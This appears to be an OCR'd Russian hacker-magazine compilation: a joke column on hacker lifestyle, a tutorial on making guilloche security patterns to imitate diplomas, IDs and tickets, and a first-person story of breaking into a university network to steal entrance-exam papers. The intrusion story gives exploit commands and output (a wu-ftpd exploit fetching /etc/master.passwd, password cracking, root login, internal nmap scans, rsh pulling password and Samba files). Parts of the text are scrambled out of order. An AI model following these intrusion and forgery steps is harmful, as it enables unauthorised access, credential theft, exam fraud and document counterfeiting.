Ежедневно в течение нескольких месяцев оценивай различные показатели своей жизнедеятельности: секс, работу, гамерство, учебу и т. д. Допустим, сегодня ты 10 часов безвылазно играл в Quake. Тогда заводишь специальный параметр quake, ставишь сегодняшнее число и аккуратно рисуешь напротив этого параметра десятку. Точно так же поступаешь и со всеми остальными показателями. Ну а в конце месяца рисуешь сравнительный график твоей занятости: дескать, в начале месяца я гамил всего два часа в сутки, а в конце - уже 23 часа, что, скорее всего, связано с внеплановым выходом игры Fallout 3. А потом, ясное дело, красочно оформляешь сие творение и вешаешь его на дверцу шкафа в образцово-показательных целях. Придет к тебе, допустим, подружка и увидит, что график твоей сексуальной активности уже два месяца не поднимается выше нулевой отметки. Ну разве сможет она устоять?

местного отделения милиции и распечатка с сотней логинов и паролей для левого доступа в инет. Я думаю, в этом случае ты не станешь надевать майку с логотипом][и вешать на рюкзак компакты с дискетами. А воспользуешься проверенной временем формой одежды "Обсос", дабы тебя случайно не попалили и не лишили свободы на пару-тройку суток "до выяснения". Но, тем не менее, я осмелюсь дать несколько рекомендаций по формированию элитного скина для элитных перцев. Во-первых, снимай нафиг вышеупомянутые дискеты и компакты с рюкзака. Года два назад это было клево, а сейчас подобные фишки вешают все кому не лень, включая самых убогих ламеров. В качестве рюкзака же лучше всего иметь не стандартный бэкпэк вроде Red Fox'a, а какую-нибудь размазанную по спине урбанистическо-незаметную слим-модель, с которой легче убегать от неожиданной погони. Теперь насчет футболок с логотипом][... Несомненно, таковая должна присутствовать в обязательном порядке. Мне очень часто присылают мыло с требованием выдать по быстрому пару-тройку клевых фраз для публикации на подобной майке. Ок, включаем генератор случайных мыслей:

"Packman is back!" - такая надпись в комбинации со стилизованной мордой какого-нибудь шустрика из PACKMAN'a сразу придаст тебе вид старого компьютерного волка, который из всех игр признает только тетрис и пакмен.

"Cracked by Bill Gilbert" - и все фанаты ZX Spectrum со слезами счастья на глазах побегут покупать тебе бочонок пива. Проверено! К тому же, ты бы только видел, каким лучезарным светом озаряются их лица при взгляде на эту надпись.

"Держи курс на планету Шелезяка!" - данный слоган выполнен в лучших традициях отечественной шизофрении и моды на сэмплы из старых кино и мультфильмов.

"Взломано в СССР" - без комментариев.

"join #x" - хехе

"mailto:dan@xakep.ru" - аналогично

"Hacking in progress..." - ну это просто классика, к тому же окружающие могут подумать, что ты действительно являешься членом HIP.

"mov ax, 4ch" - и ты старый досовский кодер.

"Save the Яobotz" - и ты автоматом становишься в глазах окружающих электронно-ориентированным компьютерно-андеграундным активистом Mayday.

"www.xakep.ru" - коротко и ясно, да и на самом деле лучше вряд ли чего еще можно придумать ;-)

Вообще, в одежде лучше всего придерживаться минимализма, удобства и ни в коем случае не стремиться подражать всевозможным народным веяниям. То есть, если кто-то заявляет, что "и вообще, сейчас модно рэп, еу!" не стоит тут же бежать надевать широкие штаны и свободный балахон. Если уж ты и хочешь принадлежать к какой-либо субкультуре, то в любом случае следует хоть как-то выделяться среди стандартных ее представителей. Самый лучший скин для X-перца - герметичный серый (или ядовито-оранжевый :) комбинезон, покрывающий все тело, с кучей тайных карманов и логотипом][на спине. В нем ты выживешь не только в железобетонных джунглях, но и в обычных. Ну а если ты стремишься надолго запасть в память окружающих людей, выбрей часть волос на затылке и приклей туда маленькую микросхему (непременно с маркировкой "][-2001MHz"), а также несколько золотых контактов. Киборг в оранжевом комбинезоне - это сильно.

Тут милая извращенка Каролина Брукс (Федя пол поменял) с проколотым языком хочет, чтобы я сказал пару слов насчет телесных модификаций. Ок, говорю: пирсинг моднючие][-перцы крайне приветствуют, привыкать надо к имплантации железок. Киборги форева! К тому же болтающаяся фенечка][в брови- это модно. Аха, это модно. Ёу! Татуировки тоже весьма желательны, однако в разумных количествах, небольшие и стильненькие. Не стоит зафигачивать себе на всю спину громадного цветного дракона с яйцами и в панамке - лучше сбацай на плече маленький логотипчик][или опять же клевую фразу набей вроде "Сделано в СССР". Хотя я знал одного товарища - так у него на спине вирус в HEX'е был вытатуирован и смотрелась эта тема крайне стильно.



MessageBox()

Повсюду в квартире следует развешать разнообразные мессаги. Например, на двери туалета - "Сделал дело, гуляй смело!", "Отливая улыбнись!" или "Не входить, работают люди!" - и тому подобные темы в самых неожиданных местах. А если умные дяди и тети будут говорить тебе, что это детский сад, юношеское самовыражение и прочее - забей, раз они разучились прикалываться и радоваться жизни, пускай не гундосят. Это клевая развлекуха и отличный способ поднять самому себе и своим гостям настроение, разнообразить нудную и скучную бытовую рутину. Кстати, скоро мы подбросим тебе несколько идей, вложив в журнал подобную наклееечку.

2. Скин

Внешний вид реального][очень трудно раз и навсегда четко обозначить. Допустим, лежит у тебя в кармане куча нелегальных приспособлений для фрикинга, CD с базой данных

3. Боевой комп

А теперь самое время поизвращаться над твоим силиконовым другом. Самый очевидный изврат, который первым приходит в голову - это боевая раскраска. Пусть iMac'и сосут петушки, как говорится. Ясно дело, красить следует не только клавиатуру как в фильме "Хакеры", а системный блок, монитор, принтер и другие выступающие части писюка. И не в цвет хаки - это слишком банально. Возьми, например, баллончики с салатовой, оранжевой и красной красками, закрой глаза и сотвори из своего компа мечту Сальвадора Дали. Или позови приятеля, бывалого бомбера и попроси сбацать у тебя на системнике миниатюрную граффити. Главное, не забудь, что следует быть крайне осторожным в цветном надругательстве над фейсом компа - захочешь ты, например новый дисковод поставить и будет посреди кислотного беспредела зиять белая полоска.

Теперь насчет стилизации внутренностей. Совершенно ясно, что обои, скринсейвер и стартовый имадж в мастдае должны содержать символику][. Тут никаких вопросов. Другое дело, что эту символику также следует запихать везде где только можно и нельзя. Например, почему иконки на твоем рабочем столе разбросаны в творческом беспорядке? Я уже давно составил из них реальный логотип][



и мои гости практически всегда обращают на эту тему внимание. Кстати, а твой комп понимает голосовые команды? Нет? По ходу, приятель, ты конкретно лоханулся (хе, вчера видел рекламу лекарственного препарата "Лохеин"), пора немедленно исправлять сей баг. Срочно ставь программу для распознавания голоса (Dragon Voice или что-нибудь типа того) и тщательно настраивай ее под свой хрип, учи новым командам. Конечно, ресурсов компьютера эта прога жрать будет нереально, но тебе же не круглые сутки ее использовать. Так, подружка придет, и перед ней пару раз выпендриться: "Активировать систему модемной развертки. Установить связь с Интернет..." Хе, повелитель писюка. Да и вообще, прикольно придумать личность твоему компу. Моего, например, зовут Хрюныч, он жрет деньги и ругается матом. Это офигенно клево - самому реально подобрать звуковую реакцию на различные события и потом общаться практически с искусственным интеллектом. Например, Хрюныч, когда я обращаюсь к дискете, тут же издает жуткий чавкающий звук, который заканчивается конкретной отрыжкой. А если начинаю дозваниваться до инета - он похотливо смеется и панибратски шепчет: "Чего, опять на малолеток потянуло?". В общем, очень здорово бывает пустить постороннего человека поработать с Хрюнычем, а самому наблюдать за этим процессом со стороны.

Так что если в твоих кремниевых венах течет электронная кровь, которая периодически бьет в твой кибернетический мозг, ты просто обязан всем своим видом показывать, что ты - не как все, ты - киборг!

Подделка документов:

игры в кошки-мышки с законом



Anonymous (admin@securesoft.ru)

Привет тебе, брателло! Признайся, что не один раз ты хотел проехать в автобусе (троллейбусе, трамвае и т. д.) "зайчиком" или пройти в метро на халяву... А всегда ли это у тебя получалось?

Start

На всякого хитрого "зайчика", как известно, найдется грозный дядька КОНТРОЛЕР с удостоверением (или на крайний случай скандальная бабка со свистком). А ведь были случаи, когда тебе и штрафто заплатить было нечем... что скрывать, дело житейское. И вот тогда-то ты и замечал, что к некоторым пассажирам без билета претензий со стороны этого самого грозного КОНТРОЛЕРА нет. Просто эти счастливчики показывают какие-то удостоверения в ярких обложках, и интерес к их персоне становится нулевым. "Вот бы мне такое же удостоверение..." - думал ты. А я тебе вот что скажу: все в твоих руках... или у тебя руки кривые? Нет? Тогда сделать себе самому удовольствие, т. е. удостоверение "Самого-Самого" - проще простого.

А еще ты хотел бы похвастаться при случае перед той девчонкой, которая тебе нравится, что ты больно умный и пять институтов за год окончил, и ваще, такой весь из себя навороченный...

Она тебе не верит? Покажи ей пять своих дипломов... У тебя их нет? Тогда снова становится актуальной мысль насчёт собственноручного изготовления ;) А еще можно сделать себе разных грамот, за заслуги всякие...

В общем, сегодня я расскажу тебе о том, как злобные хакерюги, специалисты по документации, делают те самые замысловатые узоры и хитросплетения, которые ты можешь увидеть на любом дипломе, удостоверении, грамоте, билете и еще Бог знает где (кто знает, где - лучше молчите).

Дизайнерим

Ты, наверное, обращал внимание на красивые хитросплетения линий на дипломах, грамотах, удостоверениях, билетах, акциях, векселях, да и много еще на чем... Эти узоры из тонких линий образуют защитные или декоративные сетки, и называются гильош-элементами (или просто, гильош). Возможно, некоторые и сами пробовали нарисовать нечто подобное в каком-либо векторном графическом редакторе. Однако добиться более-менее приемлемого результата таким путем невероятно сложно. Теоретически возможно, но на это могут уйти годы ежедневной работы. Простое сканирование готовых сеток - тоже не катит, из-за настолько низкого качества, что даже полуслепой бабке-control`ёрше всё будет ясно после изучения твоей хакнутой ксивы :).

Как же делают такие защитные элементы? Для этого существуют специальные программы, которые делают всего несколько фирм в мире, они очень дороги и недоступны для большинства даже крупных фирм. Однако, не все так безнадежно: имеется сайт www.securesoft.ru наших российских разработчиков аналогичной программы. Есть! Оно! Программа с грозным названием "ЦЕРБЕР" сделана для профессионального гильошира. Т. е., говоря по-русски, с её помощью можно лепить как собственные средства защиты для ценных бумаг, так и эмулировать уже имеющиеся. Второе нам особенно интересно ;).

Вот так рисуют документы

Сначала было трудно понять, как с прогой работать, но на сайте лежит спецкурс обучения, по прохождении которого можно смело начинать лепить "защиты".

После запуска софтины я увидел окно примерно такого вида.



Рабочее поле используется для визуального контроля за создаваемым гильоширным элементом: сеткой, бордюром или розеттой.

Для начала я решил создать розетту, которая встречается практически на каждом дипломе, удостоверении и много еще на чем. Часто она используется как основа для вставления в нее каких-либо надписей, цифр и серийных номеров.

Для начала определим размер будущего элемента "ломаемого" документа. Заходим в меню [Просмотр]->[Параметры] и задаем формат рабочего поля. В нашем случае, например, это значения Ширина=50мм, Высота=50мм. Можешь написать своё имя в строке [Автор], добавить какие-либо комментарии, установить пароль.

Относительный параметр [Качество] влияет на


Сначала стоит разобраться с терминами.

Сетка - это защитный, сплошной слой линий, переплетенных между собой и покрывающий всю площадь листа.

Бордюр - он и в Африке бордюр, рамка по краю сетки.

Розетта - замкнутый элемент круглой, квадратной или сложной формы. Для пояснения смотри рисунок ниже.


точность построения линий. По умолчанию значение качества равно 6. При уменьшении качества возрастает скорость вычислений, но снижается точность построения. После этого жми [OK] .



Попутно я ещё намутил кое-какие защищённые фрагменты, что могут быть использованы в нелёгком деле "эмуляции" документов. Варианты находятся в небольшом дистрибутиве, там же, где и лежит прога, т. е. на паге X-релизов www.xakep.ru/articles/releases.

Реальное дело


А сейчас, амиго, мы создадим с тобой сетку, которую ты можешь встретить на большинстве интересующих документов, т. е. самую распространенную.
Выберем, например, формат А5 (210x148мм). В меню [Просмотр]->[Параметры] и установим значения Ширина=210мм, Высота=148мм. При создании сетки воспользуемся одной "основой" типа отрезок, двумя "огибающими" и одним линейным "заполнителем".
Шаг 1. Создаётся "основа":
В меню [Элементы]->[Основы] выбери тип основы Отрезок и жми кнопку [Новый]. При этом в списке справа появится имя созданной "основы" - "Base". Программа, в соответствии с форматом рабочего поля, установит нужные параметры, размеры и положение "основы". Жми кнопу [OK] для просмотра результата.
Шаг 2. Создай "огибающие":
"Огибающую" с параметрами: Амплитуда = 0 мм, Фаза = 0 град, Смещение = 70 мм, Частота = 1, Основа = Base, Функция = Sin. Продублируй первую "огибающую" и поменяйте следующий параметр: Смещение = -70 мм.
Шаг 3. Создай "заполнитель":
В меню [Элементы]->[Заполнители] выбери линейный тип "заполнителя" и нажми кнопку [Новый].
Задай значения параметрам "заполнителя": Число линий = 20, Частота = 20, Функция = Fn4, Огибающая 1-я = Round, Огибающая 2-я = Round1, Заполнение = 175%, Смещение = 0%, Фазовый сдвиг = 100%.
В результате получилась сетка, показанная ниже. Она находится в файле sample3_03.crb.




Полученная сетка, конечно, не имеет практической ценности, так как ее ячейки слишком крупные. Ты можешь увеличить Число линий и Частоту, скажем, раз в пять, чтобы получить сетку с более мелкой структурой.
Сетка, которую мы создали - регулярная, то есть её можно восстановить, имея всего лишь небольшой фрагмент. Программа ЦЕРБЕР позволяет создавать также и нерегулярные сетки, включая трехмерные! Подробнее ты можешь об этом узнать, скачав файл уроков по адресу: http://www.securesoft.ru/soft/samplei.zip (~2Мб).
Ответы на разные вопросы по работе с программой можно найти здесь:
http://www.securesoft.ru/cerber_faq.html
Итак, все гильош-элементы для твоих нужд ты заготовил. Что делать с ними дальше?
Теперь нужно экспортировать результат работы в программе ЦЕРБЕР в стандартный файл PostScript, который является стандартом для полиграфии, и понятен любому векторному редактору, например CorelDraw или Adobe Illustrator. Если ты экспортируешь созданный гильош для Adobe Illustrator, то задай масштаб 1:1, а если для CorelDRAW!, то 10:1 с последующим уменьшением в самом редакторе.
После экспорта, импортируются свои созданные файлы в выбранный тобой векторный редактор. Где уже происходит сборка из отдельных элементов, готового документа. Описывать работу в векторных редакторах я, конечно же, не буду, т. к. на эту тему написано множество толстых книг, которые ты и сам найдешь. Да и без убойной мукулатуры можно легко разобраться "чё да как".

Пара советов

Дам только пару советов. В редакторе выбери нужные линии и установи для них толщину и цвет. Рекомендуемая толщина линий от 0,076мм - для лазерных принтеров и от 0,090мм до 0,25мм - для струйников (меньше - могут быть проблемы в печати). Цвет линий в программе "ЦЕРБЕР" задается только для удобства, например, чтобы отличить один элемент от другого. Потому в своем редакторе установи тот цвет, который тебе подходит. Однако наилучший результат по качеству печати в векторах дают 100% простые цвета (из основной палитры). Многое, конечно, зависит от твоей фантазии и опыта, который появится со временем. Гильош - дело непростое!
В заключение хочу добавить, что программа ЦЕРБЕР - платная. На сайте www.securesoft.ru есть и демо-версия программы, но в ее возможностях отсутствует функция вывода готового файла. Специально для тебя, X зарелизил специальную бесплатную полнофункциональную версию программы ЦЕРБЕР-X, особенностью которой является то, что при экспорте готового гильоша ты получаешь не PostScript-файл полиграфического качества, а обычный растровый файл BMP, работа с которым, вызовет меньше гимора, чем PS`овским. Короче, пора бежать качать нашу X-версию по адресу: www.xakep.ru/articles/releases и все будет пучком!
Отныне у тебя есть мощнейший комплекс, с помощью которого можно натворить массу полезных дел ;)





Главная фишка

По закону, если ты создал документ несуществующей организации и не использовал официальную символику (например, герб МВД), то такой документ не считается подделкой! Так что можешь смело клепать удостоверения оперуполномоченного миссии на Марс.
И второе, если ты сделал любую денежную купюру и снизу мелким шрифтом указал, что данная купюра не является платежным средством, а может использоваться просто как сувенир, то это тоже не считается подделкой. Я думаю, ты уже не раз встречал такие "сувениры" в продаже.

Предупреждение

Подделка документов - уголовно наказуемое занятие. Заранее хочется тебя предупредить, что изготовив любое фальшивое удостоверение: диплом, аттестат, водительское удостоверение или даже паспорт, ты несёшь за это полную ответственность перед законом. За подделку документов предупреждением не отделаешься, пойдешь "топтать зону" как миленький. Так что - читай вдумчиво!



Университетская поломка

X-KoDeX (xkodex@hack4joy.com)

Когда было жарко

Админил я как-то в одной конторе. Машин в "подчинении" было относительно немного, штук 25. Как сказал кто-то, хороший админ - это админ, который сидит и читает багтраки, потому как вся сеть работает нормально ;). Так вот, сидел я и плевал в потолок. Было жарко, хотелось чего-нибудь освежающего, но так как дело происходило утром, судьбу за одно место дергать не стал ;). Тут заходит ко мне старый приятель и говорит: "Слушай, старик, выручи. У одной моей хорошей знакомой дочка собралась поступать в один университет. Денег приемная комиссия не берет, а билеты вступительные выдаются только непосредственно на экзамене, и достать их раньше никак не получается. Что только не пробовали... А дочке той жуть как хочется поступить. Выручи!". "Ну а я чем могу помочь?" - поднял я похмельные брови :). "Ну ты же лучше меня знаешь, что этот универ подключен к одной сетке, где ты тусуешься ;), может, попробуешь что-нибудь сделать? ;) Пролезть к ним на компьютер, где лежат эти чертовы билеты, например". "ОКи, попробую,- сказал я,- пусть готовят пивзавод в случае удачи %)".

Вот и появилась работенка

Набрал адрес сайта. Просмотрел все сорсы ХТМЛа. На сайте не юзалось ни _одного_ cgi/php/asp-скрипта! Там была общая инфа о факультетах, специальностях, прочая инфа, характерная для подобных сайтов. Страниц 100 чистого HTML'а и все. "Хм, - подумал я - интересное кино начинается :)". Дальше "по стандарту" - nslookup имени хоста, IP в http://www.ripe.net/cgi-bin/whois. Всего 5 адресов класса С. Уже неплохо. На пинг этих адресов с шелла мне выдало - ICMP_filtering.

Совсем неплохо. Значит, файрвол настроен на блокировку ICMP-пакетов. Ладно, пойдем другим путем: http://www.netcraft.com/whats/ -> "Whats is the site runnig?". Ага, Unix. Уже хоть что-то :) Стандартный портскан отменяется, в связи с фильтрацией (читай блокировкой) ICMP-пакетов, а все стандартные портсканы работают именно по нему (ИЦМП`у =). А возиться с нестандартным (через анонимный ftpd) не хотелось пока. Это немножко гиморно, хотя "немножко" - мягко сказано :). Попробовал потелнетиться на стандартные демоны. Открыто 21, 22, 23, 25, 80, и это все на том серванте, где лежал вебсайт. Остальные 4 адреса меня послали на "Connection Lost" :). Значит, target - всего один сервер.

Сервер раз

Telnet-banner (для тех, кто с бронепоезда: telnet-banner - это то что ты видишь, когда телнетишься на telnet-daemon) мне нашептал, что это FreeBSD.

Полез телнетиться на демоны, дабы определить их версию. Первый попался FTPD, и вот что выдал мне фтп-баннер:

Ну, админ, ай, молодца! Забыть проапгрейдить ftp-daemon с 1997 года - это надо быть гением! Оставить на "внешнем" сервере (то есть сервере, который имеет выход во внешнюю сеть, при данном раскладе - в Internet) ftpd wu-ftpd 2.4(1).
Да в нем багов, больше чем в дуршлаге дырок :)


Так, бегом на http://www.rootshell.com . Ага, есть. Качается эксплоит для данной версии wu-ftpd отсюда (если нужно, конечно):
http://rootshell.com/archive-j457nxiqi3gq59dv/199801/wuftpd-sploit.tar.gz.html
.

Начинается работа эксплоита:

```
$./wuftpd -h target.edu.ru -p 21 -u ftp
Enter file to receive (needed): /etc/master.passwd
Connecting to target.edu.ru (101.101.101.3).
Received: 220 target.edu.ru FTP server (Version wu-2.4(1) Fri Jan 17 12:05:30 MST 1997) ready.
User data transfer port is: 3923
Sending: PORT 206,71,69,243,15,83
Received: 200 PORT command successful.
Sending: RETR /etc/master.passwd
Received: 200 RETR command successful.
The client was for the server to connect for 25 seconds, and so exitting the child (we'll let the rest finish anyway).
Sending (as OOB data): ABOR
Received: 225 ABOR command successful.
Sending: QUIT
Received: 221 Goodbye.
$
```

Вот и вся любовь ;)

Видишь, эсплойтина тебя даже предупреждает, что ты уже 25 секунд в системе, и не мог бы ты давить батоны побыстрее? ;) Схватив в охапку файло паролей, запускаем John the Ripper'a (подробнее о Кровавом Джонни Х писал в №3 y2k1).
F:\>john\john -wordfile:passwd -format:DES new-passwd



За 3,5 часа было подобрано 3 пароля. Но самый шоколад - в том, что в этих трех был пароль юзверя с UID, равным zero :) Да, я про root'а :). Итак:

```
$telnet target.edu.ru
FreeBSD/i386 (target.edu.ru) (ttyp0)
login: vasand79pr
password:
target.edu.ru$su
SuperUser Password:
Welcome, root!
target.edu.ru#
```

Первым делом запустил #ps -aux. Мдя... Даже часть здесь приводить не буду, потому что боланды больше чем на страницу выйдет. В общем, ужас. Как сервер еще воркает, будучи нагруженным такой кучей говна?:) При всей радости получения рута, веселья было мало, т. к. стало понятно: моя конечная цель далеко не на этом серванте... Вяло полазив по /root, /usr/local/* и /home/*, решил взять все-таки легкой зажигательной жидкости (хоть и было часа 2-3 дня, но бубончик без beer'а отказывался варить :).

Ощупывая тело

Надо было сканить всю внутреннюю сетку. Я еще не знал, сколько там машин, сколько подсеток. В общем, работы хватало. Для начала запустил
#netstat -all и задумался...

```
Active UNIX domain sockets (servers and established)

Proto RefCnt Flags Type State I-Node Path
 * * * * * * *
              unix 0 [ ACC ] STREAM LISTENING 68 /dev/de0
              unix 0 [ ACC ] STREAM LISTENING 47 /dev/de1
              unix 0 [ ACC ] STREAM LISTENING 75 /dev/de2
* * * * * * *
```

Получается, есть net-девайсы. Три сетевушки... Так, глянем, что за сети они держат:
#ifconfig de0

```
[root@satan /root]# ifconfig de0
de0       Link encap:Ethernet  HWaddr 00:C0:DF:08:D3:4C
          inet addr:10.0.1.1  Bcast:10.0.1.255  Mask:255.255.255.0
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:18 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:100
          Interrupt:11 Base address:0x3000
```

По аналогии проверил и остальные карточки. Итого, есть три подсети со следующим броадкастом: 10.0.0.255, 10.0.1.255 и 10.1.1.255. Роутер я порутил, значит,будет немного легче. Заливаю и запускаю там nmap. Очень полезная тулза для сканирования как целых подсетей, так и выборочных машин, слить свежак можешь с http://www.insecure.org/nmap/. Также зацени в данном номере статью про его полезность и использование 8)

```
[root@satan /root]# nmap -v -O -sS -P0 10.0.1.1/24
Starting nmap V. 2.53 by fyodor@insecure.org ( www.insecure.org/nmap/ )
```

Хотя можно было бы принять во внимание и человеский фактор - если ставишь локалку, то обычно серверам дают IP вроде этого же 10.0.1.1. Следовательно, есть еще 2 серванта. И на какой же из них ставить? :) Это ж не у себя в локалке шариться, а опять - целый процесс.

Сервер два

Вышел на улицу, присел на корточки, затянулся воздухом, засоренным никотином, в раздумьях - какой же все-таки ломать... Тут подбегает кот (это не ник, а реальное четырехлапое животное с одним хвостом). Вот я и подумал: щас подкину его, если побежит налево, то начну с 10.0.1.1, а если направо, то с 10.1.1.1 :). Кот побежал прямо. "Ну, коты и приколисты пошли", - мелькнула мысль. И решил я "щупать" обоих сразу, а где первый, знакомый мне, баг просвистит - тот и будет "первым" :) Размял спину, хлебнул "Старого Похмельника" и сел продолжать добывать пивзавод ;). Время близилось к вечеру...

Судя по результатам сканирования, на 10.0.1.1 весел *nix. Телнечусь, и точно - сестры Бзди :). "Чем черт не шутит",- подумал и запустил

#telnet 10.0.1.1 21 .

Wow! wu-ftpd2.6.0(1). Заливаю по фтп ксплоит, написанный tf8 под эту версию демона :) (взять этот ксплоит ты можешь на http://www.hack4joy.com/expl/wuftpd2600.c). Компильнул, запустил.

```
Файл  Сессия  Настройки  Помощь
                                        Shell - Terminal
[root@satan /root]# telnet 10.0.1.1 21
Trying 10.0.1.1...
Connected to 10.0.1.1.
Escape character is '^]'.
220 satan FTP server (Version wu-2.6.1(0) Tue Oct 3 14:29:19 CEST 2000) ready.
```

Все в ажуре. Еще один рут. Хоть записывай кто где, а то забуду скоро :). По идее, можно было просто повесить на target.edu.ru пару снифферов и подожать пару дней. Но ждать совсем не хотелось: время - универсальная и суперценная валюта :).

После просмотра /home оказалось, что здесь лежит файло ректората, деканата пары факультетов, бухгалтерии (честно говоря, даже мысль не промелькнула: воровать у бедных - это пошло, (с) Ося Бендер) и еще много всякой хрени. Рассматривал я его часа 3, но ничего из того, что требовалось по условию задачи, не нашел $-/ . Просмотр всей этой подсетки отложил на потом. Решил заняться вторым сервером, а по общему счету уже третьим.

Сервер три

Скомпиленный scan.c выдал немного - 137, 139, 513, 514 и все. Значит, script-kiddie закончился :). Хотя, это как посмотреть - стоит Самба, открыт rsh - уже что-то ;) Начал я с rsh. А вдруг? Если ты не в курсе, то поясню: rsh - remote shell, то есть удаленная оболочка, позволяющая выполнять команды на удаленном сервере.

Весь фикус в том, что для акцесса rsh'а на удаленном компе должен быть запущен rsh-daemon, и твой хост прописан в /etc/.rhosts. Тогда тебе и пароль не потребуется для выполнения этих самых команд. Это так называемый доверительный механизм юникса. В последнее время его мало используют, но в больших сетях он продолжает пользоваться популярностью. Так вот, набираю

#rsh 10.1.1.1 cat /etc/master.passwd >> new-pwd

```
Файл  Сессия  Настройки  Помощь
                                        Terminal - Terminal
[root@satan /root]# showmount --exports 10.0.1.1
```


OK. Слил его себе по фтп, опять Джонни, опять подбор...

Тут ко мне заходит начальник и говорит:
-Ты опять на ночь?
-Угу.
-Ну, смотри, не шали ;).
-Постараюсь *с таким же выражением лица*.

Пошел я в ларек, набрал новый запас зажигательных смесей, сухих кальмаров и прочих деликатесов. Глянул в монитор - подобранных паролей: ноль целых хрен десятых. И решил прилечь на кресло. Поставил Alarm на 0:00 и заснул. Разбудил меня звук Prodigy - No good :) Закурил сигарету, открыл/хлебнул пива, пошел умылся - и за комп. Ни одного пароля не подобралось. Хотя их и было-то всего 4 вместе с рутовским.

Опять шары

Тут снова призадумался я о человеческом факторе. Не может же весь универ стоять на Бздях? На юнихах ставят обычно файл-серверы, шлюзы на другие сети, в частности, на Internet, но не для юзания обычными user`ами. И если поставлена самба (Самба(samba) - это демон для расшаривания ресурсов для Windows-сетей в *nix'ах. Многие пользователи Windows даже не догадываются, что "шарятся" по другой операционке. Более подробно про шары, Х писал в предыдущих номерах.), то пора запускать showmount.



Showmount - стандартная команда *nix'ов для просмотра, в том числе и зашареных ресурсов.
Есть! Несколько shared-директорий. Прикинув их названия, понял, что здесь может и повезет:). Так как лазить через юниксовый механизм SMB, предназначенный для Windows, - нехилый гимор, решил остаток операции оставить на утро. Залез на Ирку (IRC, если что :)), допил жидкость и под утро заснул.

Inside

Утром, отпросившись у шефа под каким-то мелочным предлогом, поехал в заказанный университет :) Корень в том, что у данного учебного заведения был internet-класс, где за умеренную плату можно было посидеть в инете. Я заплатил, мне показали место с номерком, сел. Компы оказались под Windows NT 4.0 Workstation. А сервер WinNT 4.0 Server :) Сие я краем глаза заметил, когда платил за инет. На рабочих станциях все заблокировано. Хотя поиск работал. Ввожу в search`e "Найти компьютер" \\10.1.1.1, находит и... требует ввода логина и пароля! "What that shit?", - подумал я. Немного полазив по всяким там www-чатам, дабы не вызывать подозрения постоянно тусившего рядом админа, поехал назад на работу. Только приехал - сразу за комп. Набираю телнет на target.edu.ru, логин/пароль юзверя, su, пароль рута, а потом

```
#rsh 10.1.1.1 cat /etc/smb.conf >> smb
```

